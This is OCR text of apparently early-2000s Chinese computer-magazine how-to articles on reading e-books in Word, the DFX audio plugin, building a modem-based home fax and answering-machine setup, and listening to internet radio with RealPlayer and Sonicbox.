
□四川　刘建

前几日小弟我瞧见邻居家里的书虫在到处找看电子图书的工具软件（就是小弟我这里他都跑好几趟了，因为我在上网），其实我觉得根本没那个必要，因为我们身边的一些软件就可以实现我们的大部分愿望了。比如Word也是可以读书的，只要我们把Word设置好了，它可不比专业软件逊色多少。设置是很简单的，只需要点几下鼠标就可以了。下面我来仔细说明其用法。

首先打开Word 2000，然后依次打开“工具／自定义／命令／（在类别中）所有命令／（在右面的命令中）AutoScroll。选中AutoScroll命令把它随便扔在哪里都可以，之后就会发现在Word的工具栏里多了一个“自动滚屏”。

打开一个电子图书，再点一下“自动滚屏”，怎么样？效果就像是在用三键鼠标浏览网页一样。你只要把鼠标往下移，文档就会随着你鼠标速度的加快而加快，移动到自己喜欢的速度你就可以什么也不用做了，好好享受吧！

如果你嫌没声音的话，那么你可以用“超级解霸”中的“音频解霸”来读给你听（具体办法见《电脑爱好者》2期第62页）。■



Presets：预设。作为一款优秀的音效插件，DFX内置了许多非常好的效果，其中包括重低音、超重低音、音乐会场景等等。当你选择了其中的效果时，DFX会为你调试好所有的配置，你就可以坐享其成了。

Save：保存。可以把你自己喜欢的设置保存下来，以备随时调用。方法为单击Save按钮，输入一个好听的名字。Ok，当前的设置就会保存在Presets中。

Help：帮助。

需要指出的是，DFX是一款共享软件，没有注册的用户不能使用"3D环境"这项功能。顺便提一句，DFX不光有Winamp的插件，还有针对其他播放程序的插件，没有使用Winamp软件的朋友有福了！现在最新的版本是4.3(For Winamp)，大小为189kB。For RealPlayer的最新版本为4.2，大小为366kB。■

自建家庭“通讯中心”

□ z&p　cools　skywolf



引子

家用电脑这个词很多人都耳熟能详，不少朋友可能也因为这样那样的理由（或是为了学习，或是为了工作，或是为了孩子的教育，或是简单地为了“玩玩”），已经购买了电脑。

但是如何才能让电脑在你的日常生活和工作中发挥出更大的作用呢？可能很多人就不知道了。

在特别话题栏目中，我们试图组织一组文章，来引导大家如何更好地使用电脑，让电脑为你的家居生活和工作服务，这就是——家用电脑应用系列。

本次出场的就是第一篇——自建家庭“通讯中心”。

硬件配备：购买品牌Modem一只，200－300元（如果已经有Modem，则无需投资，对于尚未购买Modem的用户，强烈建议购买国内的知名品牌Modem，比如“大白鲨”、“全向”等）。

软件配备：一般品牌的Modem都附带有相应的通讯软件（比如俺早年使用的Hayes Modem有“贺氏通讯中心软件”，而现在市面上流行的全向Modem则有“全向通讯中心”软件等）。如果你的Modem正好没有，那么也别太失望，你可以参照下文所提到的软件名称进行寻找或下载。

一、利用随Modem附送的通讯软件

上网是二十一世纪的潮流，而Modem拨号上网则是国内网民上网的主流。一台Modem的价格并不贵，内置的可能只要二、三百元，所以现在很多新购机者都配备有Modem（某些整合型主板也提供了Modem）。

一般都知道Modem是用来上网的，但是除了上网，Modem还有什么用，各位想过吗？你是否已经完全发挥了你的电脑和Modem的功能了呢？

想让你的电脑和Modem发挥更大作用吗？想让你的电脑变成一部全功能的免提、留言、录音、传真电话机吗？如果想，你就要好好发掘一下随猫而来的那些光盘（软件），因为一般品牌Modem都在光盘中附赠了大批实用软件——可千万别以为随Modem附送的光盘仅仅是提供了驱动程序那么简单。

以全向Modem为例，在随Modem附送的光盘中可以找到QXCOMM3（全向通讯V3.0）。利用QXCOMM3，上述功能可以轻松实现。

下面我就给大家详细介绍一下这款实用软件。

（一）软件简介

QXCOMM3全向通讯V3.0是一款基于Modem语音(Voice)、传真(FAX)功能的通讯软件，它具有高效、稳定的内核以及便捷、符合国人使用习惯的操作方式。特别是它与全向Modem配合，就等于让你拥有了一部全功能的免提、留言、录音、传真电话机。

另外，这款软件除了具有普通的电话功能外，还具有智能的电话传真应答功能。你不在家时，全向通讯会自动应答打入的电话，播放你事先录制好的问候信息，并判断来电是传真呼叫还是一般的语音呼叫。如果是语音来电，则会提醒对方留言并进行录音，对传真呼叫则可以自动接收传真。至于发送传真方面，它提供了一种打印驱动发送方式，支持任何具有打印输出功能的应用程序，使你可以像使用打印机一样，按一下“打印”，即可将此文档通过Modem传真出去。

（二）软件的安装

这款软件除了能在随猫光盘上找到，还可从网上下载（软件大小751kB）：http://www.qxcomm.com

鼠标双击该软件，自动解压缩后，再执行SETUP.EXE安装文件，即会弹出该软件的中文安装界面。

然后依次点击“下一步”、“开始安装”即可将该软件安装完毕。最后我们需要提醒大家的是——当安装过程中询问“是否将‘全向通讯’设置为系统的默认打印机”时请点击“是”(见图1)。

安装完成后，即可运行该软件，界面如图2，很酷吧？这款软件的操作界面仿真一台传真电话机，操作与一般的传真电话机基本相似，你将光标在按钮上停留片刻，便会有简短提示，指示按钮的功能。

（三）软件实战




图1




图2

下面我们就详细地给大家介绍一下该软件的使用方法。

1.如何发送传真

这款软件提供打印驱动接口支持，所有的传真发送操作通过应用程序的打印方式实现。下面以Word为例，说明传真发送过程：



图 3

首先是在Word中编辑你要发送的内容，见图3。

编辑完以后，选取“文件”菜单中的“打印”操作，选择全向通讯作为输出打印机（见图4），点确定，在弹出的窗口中输入对方号码后，按软件操作界面右下角的“START”即可将传真发出。


图 4

2.如何接收传真


图 5

这款软件在运行时，会自动检测电话线振铃，并使用用户设定的方式应答来电，分为“不应答、自动判别、传真、语音”四种，见图5。

选择“自动判别”或“传真”时，它可以在无人干预的情况下自动接收传真。

如果要手动接收传真，你可以在来电振铃或免提通话时单击操作界面上的“START”按钮。手动接收适合于一般场合，你在用电话听筒通话的过程中，可以单击手动接收按钮，给对方一个传真信号，开始传真接收过程。接收的传真自动保存在“收到的传真—INBOX”文件夹中，可以使用全向传真浏览器进行浏览。

3.浏览收到的传真



图 6


图 7


图 8

见图6，启动全向传真浏览器QXFAXSEE.EXE（依次打开“开始→程序→全向通讯III→传真浏览”），单击“工具栏”上的“打开文件”按钮，即可打开传真文件。收到的传真储存在“收到的传真”文件夹中。发送过的传真保存在“已发出的传真”文件夹中。传真文件的内容可以通过浏览器的打印命令再转发给别人。

4.来电显示

这款软件支持来电显示功能，在屏幕上可以看到来电的号码，但这需要你事先开通此项服务。

5.问候语设置

问候语就是这款软件自动应答来电时，向对方播放的语音信息。鼠标点开这款软件操作界面上的“问候语按钮”，见图7、图8，问候语对话框管理所有的问候语信息，你可以播放、录制、删除问候语。

6.留言箱管理


图 9

留言箱存放着所有收到的留言信息，你可以播放、录制、删除留言。

7.自动应答来电

自动应答功能可以根据线路上的信号自动判断来电的类型。具体来讲，全向通讯先按照语音呼叫应答来电，如果在录音过程中出现静音或传真呼叫音(Calling Tone)，全向通讯会自动转入传真应答。由于判断是根据是否静音来进行的，所以会出现误判的情况。建议在设置静音检测参数时，灵敏度选择“中”，静音时间选择3秒（见图9）。

这样可以最大限度地减少误判。如果你已知来电的类型为传真，可以直接按“START”按钮开始传真接收。

8.全双工免提电话

全双工免提电话功能类似于普通的免提电话机，利用Modem所接麦克风和喇叭，可以直接同对方交谈，可以随时调整音量大小。由于免提电话功能采取运算的方式来抵消回波，因此请不要将麦克风音量调得太大或麦克风离嘴的距离太近，这样会造成声音断续。

OK，通过我们以上的介绍，你一定对这款软件有了很详细的了解了吧？是不是感觉很酷，大为心动了呢？呵呵，要不俺们干吗推荐你用品牌猫啊？不就是图这些吗？！（不过另外也要告诉你一个不好的消息，就是全向的通讯程序好像是只能配合全向的Modem使用……）

如果很不巧，你的Modem是只杂牌猫，除了驱动程序，什么应用软件都没有，那么你是不是就只能眼巴巴地看着别人组建家庭通讯中心了呢？当然不是！

下面，我们分别来介绍如何使用Windows内置的传真功能收发传真，如何利用第三方软件实现电话答录功能。

二、利用Windows自带的传真

用电脑直接收发传真跟用传真机收发传真相比，有几个优点：

其一是速度快，尤其对方传真机的速度为14400bps时，你可用14400bps的速度收发，比普通传真机要快上许多！

其二是清晰，明显比普通传真机清晰很多。

其三是省了很多麻烦，比如不用把文档打印出来再传真等，而且修改保存起来也特别容易。

其四当然就是省了一台传真机的价钱（好歹也千儿八百呢）。笔者平时就是用电脑传真的，觉得已经是足够应付了。

下面就一步一步跟着我来，安装、设置、使用Windows自带的传真服务，以及设置、编辑传真封面、发送和接收传真等具体操作。

在这里以Windows 2000 Professional版本为例（其他版本的Windows我记得好像也有类似程序）。

首先，你得有一台用来发传真的设备吧？当然，一般

情况下是用 Modem（不过你要是有一线通之类的也可以）。

先安装你的 Modem，在安装好你的小猫后，在[开始]→[程序]→[附件]→[通讯]中就会有[传真]这个菜单，这是 Microsoft Windows2000 自带的程序。

在传真这个目录中有 5 个可选项：帮助、传真队列、传真服务管理、发送首页传真、我的传真。

其中传真队列是一系列传真发送的状态，传真服务管理是指传真设备一些具体的信息，其中的“我的传真”和“发送首页传真”比较有用。“我的传真”下的 Common Coverpages 目录下有最基本的四种传真格式：机密、紧急、一般、参考。其实也就是四种不同风格的页面。


当然啦，你也可以把它们编辑成你自己喜欢的文档格式，这样你以后就可以有许多种的传真格式了：)。


图 10

另外，你也可以使用 Word 97/2000 或者 WPS2000 来编辑传真，因为它们都内建有一个传真向导，可以轻松创建专业效果的传真封面。

发送首页传真项就是我们整个发送传真的核心程序了，如图 10（发送传真向导）。

运行“发送首页传真”后，会启动发送传真的向导，在“到(T)”中填上你要发送的对象，当然也可以在通讯簿中找到你想要发送的对象，然后选中“使用拨号规则”，在传真号码中填上对方的区号以及传真机的号码，在国家地区中选择“中国(86)”，这个不用说也明白的哦:)。


图 11

如果你有多个发送的对象，那么就点击“添加”按钮，这样就可以继续填写或选择其他的发送对象了。

按“下一步”，出现图 11，在封面模板中选择你自己觉得适当的格式，在主题行写上你的主题，在备注里面写上你的具体内容。这样，按“下一步”就完成了。

你的传真就被添加到传真队列中去了，并在指定的时间里发送到你指定的对象那边。

现在你已经知道怎么去发送传真了吧？接着就说说怎么来让电脑去接收传真。

首先你得选择刚才传真目录中的“传真服务管理”，因为一般的默认情况下，都只是打开发送这一项，而并没有把“接收传真”打开，因此首先得打开这一项。

如果你想接收传真，必须确认传真监视程序已经启动：打开控制面板，选择传真，选择其中的状态监视器，在“显示状态监视器”上打勾，那么在发送或接收传真的时候屏幕右下角会有传真机样的图标，其他的具体操作如下：

第一步：选中窗体左边框中的“设备”，然后再右击右边框中的 Modem，在出现的菜单上选中“接收”，这样你的小猫就支持传真接收功能了（要接收传真，当然得让你的小猫先支持传真接收罗）。

第二步：在应答方面，Microsoft 提供了两种方式，一种是自动应答，一种是手动应答。程序默认使用前者。如果你需要暂时离开，可设置为此种方式，传真监视器收到传真到来的信号后会自动接收传真。如果Modem除了传真用途外，还用于其他功能，可设置使用"手动应答"模式，这样当收到传真发送方的电话打入，程序给出"接听该电话"对话框，拿起串联的电话机，按下对话框中的按钮，即可开始接收传真。收到的传真文件程序会转换为TIF图像文件保存到"我的传真"文件夹中，这样就可以使用看图工具打开它，使用起来相当方便，查看起来也相当方便。

当然这是在Win2000下，但很多用户还是在用Win98。那么怎么在Win98下也能实现传真呢？且听我细细道来：在老的 Win95 或 Win97 中曾经可以用收件箱来收发传真，但是升级到了 Win98 后，却再也找不到原来的传真功能了。其实Microsoft在推出Win98时亦考虑是否将传真功能删去。幸运的是，微软最终还是保留了此项功能，不过要稍费周折才可将其装入。具体的方法是：

首先安装 Win98 光盘中的（必须是完全版）\tools\oldwin95\message\wms.exe(收件箱)，安装后提问是否重新启动，回答否。再继续安装\tools\oldwin95\message\awfax.exe(传真服务)，安装完后按提示重新启动机器即可。重启后进入Microsoft Exchange的设置，如果不用收件箱处理邮件，可将Internet Mail服务删去，仅保留个人文件夹及Microsoft Fax服务。然后按提示输入个人信息，包括姓名、电话号码等。收发传真的操作都十分简单，就不需我再多费口舌了。

下面笔者介绍一点小的经验技巧。

1.让对等网用户共享一个调制解调器发传真

首先在装有调制解调器的机器上启动"收件箱"，从"工具"中打开"服务"设置，再点开Microsoft Fax服务的属性，在"调制解调器"标签中，确信"让网络上其他用户使用本调制解调器发送传真"项被选中，在上项的属性中设定共享属性，包括共享名称、访问类型、完全访问密码等，这些可根据实际情况设定，设定完成后确认退出即可。此台电脑即可作为对等网上的传真服务器了。

在对等网其他没有调制解调器的电脑上安装wms.exe和awfax.exe，重启后进入设置界面，在添加调制解调器时选取"网络传真服务器"，然后提示输入传真服务器的路径，如\\fugang\share_fax(此时要确保传真服务器正在运行"收件箱")，其中fugang表示传真服务器的机器名(可在网络属性里更改)，share_fax表示传真服务器的名称，在传真服务器的调制解调器共享属性里设定。客户机设定完毕后，从收件箱的文件菜单中点选"退出并注销"即可使用共享传真服务了，就好像本机安装了调制解调器一样方便。

[注] Win98 提供的 wms.exe 和 afax.exe 也可在 Win95 中安装使用，具体操作方法完全一样。

2.手动应答传真呼叫

（1）在“控制面板”中打开　“传真”。

（2）在“状态监视器”选项卡中，选中“为第一个设备启用手动应答”复选框。

（3）当传入呼叫通过时，“应答呼叫？”提示出现。如果是语音呼叫，请单击“否”，如果听到传真声音，请单击“是”。

这样做的好处在于不会一来电话，电脑就把它当成传真来应答，但如果你不能时时待在电脑旁边，选择自动应答倒也是个不错的主意。

好了，关于用电脑来收发传真的经验谈得也差不多了，其实还有很多其他的第三方软件可以更好地支持电脑传真，比如说WINFAX等等，这下你真的可以扔下你的传真机了。呵呵，是不是觉得很方便呢？

三、简易电话答录机IVM

有时候自己不在家时，朋友会打电话进来。如果这电话是找你借钱的，没接着倒也罢了。如果说是请你吃饭的，没接到可真是太亏了。所以就有人发明了电话答录机，可以让对方留下口信给你。

虽然现在手机日益流行，不过电话答录机还是有它自己的独特用处（别的不说，比如在家里就可以关上手机，然后打开电话答录机。如果老板打电话来找你干活就不接，第二天说自己出门在外，手机没电了即可。要是女朋友打电话进来，就赶紧拿起来……^_*）。

一般的电话答录机便宜的也要几百块，录音长度还有限。磁带式答录机容易出故障，闪存式答录机又特别贵。其实对我等电脑爱好者来说，何需如此麻烦！下载一个软件，便可轻松实现电话答录，不花一分钱。

软件下载地址：http://www.chinabyte.com/software/download_num.shtm?dino=27888



图12

运行压缩包里的Setup.exe，很快即可完成安装。安装完成后，IVM会自动启动，界面如图12。

由于这东东默认的语音提示都是英文，所以先得录上自己的声音才行。点“OGM Control”按钮，打开图示界面（见图13）。




图13

按“Play”按钮可以听听老外说什么，不过咱们先按“New”按钮，然后输入“中文”两个字，再按“Record”按钮，然后对着话筒念上这么一段：“你好，这里是电话答录机，麻烦你在听到嘀的一声之后开始留言，按#键结束留言”。说完后，按“Stop”按钮停止录音，然后点“OK”按钮。

然后再设置一下答录机自动在每次开机后运行：

点“Settings”，然后点“Run mode”，选择“Run when in Answer [on] or Answer [Auto] Mode“。只有设置“Answer”为“ON”或者“Auto”时才会一直运行。

再点“Answering”，将“Answer in Fixed Number of Rings（总是在电话铃响了固定次数后接听）”后面的“0”改为“2”。这样我们不在家时，电话震铃2次，IVM就会自动接听来电，播放出你刚才录制好的语音，请对方留言。




图14

一般留言时间30秒。如果你觉得太短，可以点最下方的“Max Record Time（最大录音时间）”进行修改。最后点“确定”按钮即可（见图14）。

这样，这台答录机就正式开始为你工作了。你可以让朋友打个电话给你看看。




图15

当收到了朋友的电话留言时，系统显示如图15。

点击“Play”按钮即可播放录音。听听，效果很不错的喔。听过的录音点“Delete”按钮即可删除掉。对了，如果你的电话支持“来电显示”，录音里还会同时保存对方的来电号码呢。还有，只要你愿意，IVM还可以把录音作为电子邮件发出去，或者把对方的语音留言转到你事先指定的电话上。你有兴趣不妨试试（见图16）。



图16

不过，由于此软件是共享软件，不注册的话，上述功能无法确保每次都能正常使用。

要关闭IVM，只要点“Answer”，让它变成“Answer OFF”，然后点窗口右上角的“×”即可关闭。

后记

限于篇幅，我们仅仅讲述了一些使用Modem进行拨打电话、语音留言、收发传真等简单的通讯功能。其实利用Modem，我们还可以做很多的事情：架设BBS，三五好友互通有无；两人连线，传输文件或者对战游戏；架设自动传真服务台，提供客户自动下载传真资料……等等。如果配合网络的使用，还可以大大加强我们的通讯中心，可以让你的手机、寻呼机、电话机三位一体，紧密结合，为你的生活和工作提供更大的便利（呵呵，这就是下一篇文章要讲的事情啦……）。

对我们组织的这次“家用电脑应用篇”有什么意见和想法，请给本栏编辑来信：focus@cfan.com.cn

□山东　ToyCat
四川　吴自容

网络广播收听指南



引子

用收音机欣赏广播，用电视机收看新闻，大家自然是会的。不过网上如何听广播，看新闻呢？相信一些弟兄就不知道了。

一般收音机接受信号靠的是无线电，网上收音机接受信号靠的就是网络了。其实它听起来神秘，原理说出来却非常简单：采用一种压缩编码技术，将视频和音频数据进行实时压缩并传送到网上，然后利用相应的解码软件接受数据并还原为声音和图像即可。之所以称之为“听广播，看新闻”，是因为这些声音和视频是来自于实时的广播节目或者电视新闻节目。

一、使用 RealPlayer 收听

目前Internet上广为流行的编码标准是Real Audio&Video，因此这解码软件自然也就呼之欲出了：Real Player。

以前，由于网络带宽的限制，绝大多数的网络用户都不能在网络上实时地收听音乐或者收看视频。如果你心怀幻想，非要那样做的话，声音和图像绝对是断断续续、惨不忍睹。

但自从RealPlayer出现以后，借助其先进的网络流媒体技术，实现了广大低速率网络用户的视听梦想。随着网络步入家庭，网络流媒体也逐渐被越来越多的广播和音乐爱好者所熟悉和喜爱——而且终归有一天，流媒体会成为媒体播放主流。和众多的MP3播放软件不同，使用RealPlayer不必先下载节目，只要线路允许（33.6k Modem即可），就能完全实现网络在线播放，极为方便在网上查找、收听、收看自己感兴趣的广播、电视节目。而且它还为你提供了自动更新的功能，让我们随时准确知道电台的节目内容。

现在，RealPlayer已经发展成为一个多元化的因特网节目播放工具，并因其在媒体播放方面的强大功能，应用非常广泛。很多网站都提供它的下载，你随便搜索一下都能找到一大堆（文件大小5MB）。

安装一般都是按“Next”，这里就不细说了。RealPlayer 在安装时会将“StartCenter（起始中心）”添加到你的系统托盘中（任务栏右下角），并随系统启动而自动启动，随时监视网络连接情况，自动播放多媒体数据流。当没有多媒体网络数据时，RealPlayer处于空闲模式；而当你双击需要RealPlayer播放的文件时，它可以立即启动RealPlayer（见图1）。


图1


1.设置

安装完后需进行设置。


RealPlayer的设置比较复杂，设置的项目比较多，除"连接"和"代理服务器"两项需要根据自己的实际情况设置外，大多数都可以按照默认设置。

设置窗口通过菜单“视图/首选项"打开，或点击鼠标右键功能菜单中的"首选项"，在弹出窗口的‘连接"页面中，你可以设置你的上网类型（注意，一定要选择符合当前的上网类型，这样才能顺利播放网络流媒体，达到最佳效果）。然后在下边还可以设置缓冲器的大小，可以选择至少缓冲多少秒才播放，也可以选择将所有可用内存用完。

RealPlayer 会将一部分数据内容先读入内存，然后一边播放一边继续读取，以此“缓冲技术”保证播放的连续。在网络超时设置中，可以设置 RealPlayer 在报告网络错误以前等待的时间。包括连接超时和服务器超时的设置(如图2)。


图2

在"代理服务器"页面中，可进行代理服务器的设置。如果你是通过代理服务器上网，那么应当在此页面(如图3)中设置你所通过的代理服务器。


图3

你还可以在这个窗口中设置多个代理服务器，当网络连接繁忙的时候，RealPlayer会不断地尝试不同的代理将你的网络连通，以使你的音频、视频更流畅。安装设置完成之后，你就可以利用

RealPlayer 来收听网络广播了。

2.播放

我们可以将RealPlayer的播放界面分成几个部分：菜单操作区、工具栏、电台选择区、播放区、搜索区、状态区等等。你可以在菜单区执行诸多的菜单命令对RealPlayer 进行控制，可以在工具栏进行快捷操作，在电台选择区快速定位播放的电台位置，播放区可以让你观看影视画面，搜索区、状态区部分的功能和诸多的媒体播放器大致相同(如图4)。




图 4

收听网络广播很简单，在RealPlayer的地址栏中填入网络广播的网址，或者选择菜单“文件/打开位置"，在输入栏中填入网络广播的网址，也可以直接点击收藏夹里的地址，然后点击播放按钮，RealPlayer就开始连接该网址，连接成功后，就开始实时播放音乐或广播了。

如果网络的速度比较慢，可能需要一定的缓冲时间，等数据传输量足够了后，再开始播放。另外，可以点击“搜索"按钮，打开浏览器查找广播网站。

现在国内许多电台都提供了网络热线的节目，除少部分需要用Windows Media Player播放以外，大部分都是使用 RealPlayer 格式。

现在我们具体举个例子，来说明用RealPlayer是如何播放网络节目的：执行“文件/打开位置"命令，在弹出的窗口中填写要播放的地址，例如重庆人民广播电台直播地址为："http://203.93.111.169/cqbs.ram",(如图5)，




图 5

点击确定，然后点击播放，RealPlayer 开始连接这个网址，连接成功后，你就可以收听来自重庆人民广播电台的广播节目了。

当然你也可以在下拉列表中选择曾经打开过的URL，或是点击收藏夹中你以前收藏的喜爱的电台网址。作为网络播放器，RealPlayer自然也拥有收藏夹，可以把你经常去的站点加入到自己的收藏夹中，随时调用。RealPlayer完全使用了IE风格的收藏夹，在这里你可以像使用IE收藏夹一样进行添加、整理。

收藏某一电台网址的方法很简单，选择菜单‘收藏夹/添加到收藏夹"，然后在弹出的对话框中填入频道名称和收藏的类别即可。

另外，你也可以整理频道，选择菜单“收藏夹/整理"，然后在弹出的窗口中操作。如要增加一个频道类别，可以点击按钮‘新建文件夹"。在这个窗口中也可以导出导入频道(选择按钮‘导出文件夹"或‘导入")。导出一个.rnx文件，可以作为文本文件发送给你的朋友，你朋友再通过导入功能，将你的收藏导入，这样他就可共享你的收藏了。或者简单地在Windows资源管理器中双击收到的文件，RealPlayer将自动把它添加到收藏夹中。

通过RealPlayer也可实时播放电影和电视，但由于接收带宽的限制，效果还非常糟糕。因此一般我们还是推荐各位使用下载软件将影像文件先下载到硬盘上，再用RealPlayer 播放。播放方法和播放音乐文件完全相似，这里就不多讲了。

当然，除了网络流媒体，RealPlayer 也支持本机媒体很多文件格式的播放。执行“文件/打开文件"命令，在弹出的标准Windows打开对话框中，选择要打开的文件路径和名称，就可实现这些现有媒体文件的播放了（比如MP3 等）。

怎么样，快去下载一个 RealPlayer 来感受一下吧？

另外需要留意一下，有的时候，RealPlayer 会自动上网寻找软件是否出了更新的版本。如果有的话，它会弹出对话框来，提示你进行下载和更新（见图6）。




图 6

3.推荐电台

光有好的播放器还不行，还得有好的节目来源才成。这里顺便推荐几个网络广播电台与大家共享。

中国国际广播电台：

http://audio1.cri.com.cn:7070/ramgen/live.ra

这是中国国际广播电台的对外广播节目，以新闻为主，大多数为英文广播，是学习英语的好地方。还有FM91.5和FM88.7主要也是英语广播，包括一些英语教学节目，以及德语、葡萄牙语、意大利语等的广播。

中央人民广播电台第二套节目：

http://210.77.152.234:8080/ramgen/encoder/cr2

这是中国官方主要电台——中央人民广播电台的第2套节目，是了解祖国大陆信息的权威窗口。这个频道主要播放以经济、教育为主的对全国广播的综合性节目。

中央人民广播电台文艺调频台：

http://210.77.152.234:8080/ramgen/encoder/cr3

这是中国官方主要电台——中央人民广播电台的第3套节目，是了解祖国大陆信息的权威窗口。这个频道主要是

播放文艺歌曲以及曲艺节目等。

深圳广播电台第一套：

http://www.szr.com.cn/onair/szr1.ram

这是深圳广播电台第一套——FM89.8，以新闻节目为主体，早、中、晚三大新闻板块和时政节目联动。（如提示要下载新的组件，请点“Yes“）

宁波人民广播电台音乐之声：

http://61.153.17.14:8080/ramgen/encoder/live.rm

它汇萃中外精品音乐，展现流行音乐潮流，追踪文化热点，传播时尚信息。（如提示要下载新的组件，请点“Yes”）

重庆人民广播电台：

http://203.93.111.169/cqbs.ram

这是一个地方性官方电台，节目涉及新闻、娱乐和文艺。

广东电台城市之声：

http://www.fm1036.com/fm1036.ram

它强调文化艺术特色，着重从文学、音乐艺术、生活资讯乃至社会习俗、伦理道德、哲学、历史等方面，多角度、多层面地为广大听众提供欣赏与引导。语种有普通话/粤语。

香港电台普通话台：

http://www.rthk.org.hk/live6.ram

这是香港目前惟一的普通话电台（不过还是夹杂很多广东话），每日由上午十点到凌晨二点，提供十六个小时的金融、流行歌曲广播。（如提示要下载新的组件，请点“Yes“）

最后，我们还要提提央视的“流行音乐榜”：

http://www.cctv.com/entertainment/musicboard/musicboard.htm



图7

在这里可以试听各上榜的音乐歌曲，推荐音乐爱好者们去听听（见图7）。

二、网络收音机Sonicbox

如果你觉得RealPlayer这东西太大，下载起来费事，用起来又麻烦，那你该好好留意一下这里另外介绍的一款专用网络收音机软件——SonicBox。

想收听世界各地的新闻实况报道吗？想收听各国的民族音乐吗？试试Sonicbox iM Tuner吧，它是创建于1999年的iM Networks公司带着改变网络广播面貌的梦想开发的网络产品。

你听过收音机的AM和FM吧，不过我建议你还是该试试iM Tuner——它能让你听到世界各地几百个网络广播电台的节目，使收听网络广播就像收听调频广播一样容易。在网络连接比较快的情况下，收听效果非常的好。

鉴于目前国内的网络速度还是比较慢，还无法让人享受到Sonicbox iM Tuner流畅的播放效果，但体验一下在线收听广播的感觉还是不错的。下面让我们一起来感受一下吧。

1.登录服务器



图8

Sonicbox iM Tuner在安装过程中需要确认是否在使用者登录时启动和是否启动时最小化（如图8，建议均设置为不选）。至于它询问你是否有iM Tuner的硬件，自然选择“否（No）”了。




图9

安装完毕后会在桌面和任务栏中添加程序图标。在启动前还需要注册个人信息。点击任务栏中的图标可以启动iM Tuner控制中心的菜单（如图9）。

选择Start iM Tuner，程序就会自动连接到iM服务器，显示屏上出现Starting im tuner..的字样，当出现Opening时说明已经登录到了服务器(有时登录的速度较慢，可能需要等一会儿才能成功地登录到服务器上，如果登录不上，可能是登录的人太多或是服务器本身出了问题)。

2.主界面




图10

程序的主界面（如图10）有点像BP机，豪华又时尚。三个圆盘上分别有许多小按钮。点击右边的圆形按钮旋转就可以选择电台。每一次选择电台后，你首先听见的是Sonicbox iM Tuner预设的女播音员的声音——Stay tone for your choice in iM Tuner，另外还能听到预设的音乐，你可不要把它当作是开始播音了。你还可以使用旋钮两侧的Station - 和 Station + 键调整，以便达到最佳的收听效

